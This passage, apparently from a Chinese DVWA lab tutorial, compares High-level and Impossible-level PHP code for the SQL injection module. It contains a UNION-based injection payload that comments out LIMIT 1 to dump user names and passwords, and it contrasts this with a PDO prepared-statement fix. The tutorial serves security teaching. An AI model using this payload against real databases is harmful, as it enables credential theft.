        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
    }


    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ?
false : $__mysqli_res);
}

?>

```

可以看到，与Medium级别的代码相比，High级别的只是在SQL查询语句中添加限制了LIMIT 1，希望以此控制只输出一个结果。漏洞利用 虽然添加了LIMIT 1，但是我们可以通过#将其注释掉，由于手工注入过程与Low级别差不多，所以直接演示最后一步下载数据，输入1 or 1=1 union select group\_concat(user\_id,first\_name,last\_name),group\_concat(password) from users #,查询成功

需要特别提到的是，High级别的查询提交页面与查询结果显示页面不是同一个，也没有执行302跳转，这样做的目的是为了防止一般的sqlmap注入，因为sqlmap在注入过程中，无法在查询提交页面上获取查询的结果，没有了反馈，也就没办法进一步注入。



## Impossible服务器核心代码

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();
    }
}
```

```
// Make sure only 1 result is returned
if( $data->rowCount() == 1 ) {
    // Get values
    $first = $row[ 'first_name' ];
    $last  = $row[ 'last_name' ];

    // Feedback for end user
    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
}
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

可以看到，Impossible级别的代码采用了PDO技术，划清了代码与数据的界限，有效防御SQL注入，同时只有返回的查询结果数量为一时，才会成功输出，这样就有效预防了“脱裤”，Anti-CSRFtoken机制的加入了进一步提高了安全性。